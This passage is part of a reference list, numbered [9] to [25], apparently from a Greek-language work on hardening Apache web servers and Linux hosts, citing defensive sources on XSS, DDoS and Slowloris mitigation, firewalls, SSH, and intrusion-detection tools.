[9] Wikipedia, "Cross Site Scripting", https://el.wikipedia.org/wiki/Cross-site_scripting

[10] Phoenixnap, "Defend Against DoS & DDoS on Apache With mod_evasive", https://phoenixnap.com/kb/apache-mod-evasive

[11] Tecmint, "Protect Apache Against Brute Force or DDoS Attacks Using Mod_Security and Mod_evasive Modules", https://www.tecmint.com/protect-apache-using-mod_security-and-mod_evasive-on-rhel-centos-fedora/

[12] Devopsionos, "How To Configure ModSecurity And Mod_evasive For Apache On CentOS 7", https://devops.ionos.com/tutorials/how-to-configure-modsecurity-and-mod_evasive-for-apache-on-centos-7/

[13] Artsysops, "How to harden Apache Web Server on Centos 7", https://artsysops.com/2019/12/17/how-to-harden-apache-web-server-on-centos-7/

[14] Safetydetectives, "Τι είναι μια επίθεση DDoS και πώς θα την αποτρέχεις το 2021", https://el.safetydetectives.com/blog/%CF%84%CE%B9-%CE%B5%CE%AF%CE%BD%CE%B1%CE%B9-%CE%BC%CE%B9%CE%B1-%CE%B5%CF%80%CE%AF%CE%B8%CE%B5%CF%83%CE%B7-ddos/

[15] Wikipedia, "Slowloris (computer security)",https://en.wikipedia.org/wiki/Slowloris_(computer_security)

[16] Acunetix, "Mitigate Slow HTTP GET/POST Vulnerabilities in the Apache HTTP Server", https://www.acunetix.com/blog/articles/slow-http-dos-attacks-mitigate-apache-http-server/

[17] Raiyanlive, "Hardening Server Security using iptables", https://raiyanlive.wordpress.com/2016/09/02/hardening-server-security-using-iptables/

[18] Wiki.centos, "Securing OpenSSH", https://wiki.centos.org/HowTos/Network/SecuringSSH

[19] Github, "Ubuntu-Xenial-Security",https://github.com/dpolitis/Ubuntu-Xenial-Security

[20] Cloudflare, "Slowloris DDoS attack", https://www.cloudflare.com/learning/ddos/ddos-attack-tools/slowloris/

[21] Liquidweb, "What is Systemctl? An In-Depth Overview", https://www.liquidweb.com/kb/what-is-systemctl-an-in-depth-overview/

[22] Wikipedia, "Rkhunter", https://en.wikipedia.org/wiki/Rkhunter

[23] Wikipedia, "Clam_AntiVirus", https://en.wikipedia.org/wiki/Clam_AntiVirus

[24] Wikipedia, "Fail2ban",https://en.wikipedia.org/wiki/Fail2ban

[25] Wikipedia, "AdvancedIntrusionDetectionEnvironment", https://en.wikipedia.org/wiki/Advanced_Intrusion_Detection_Environment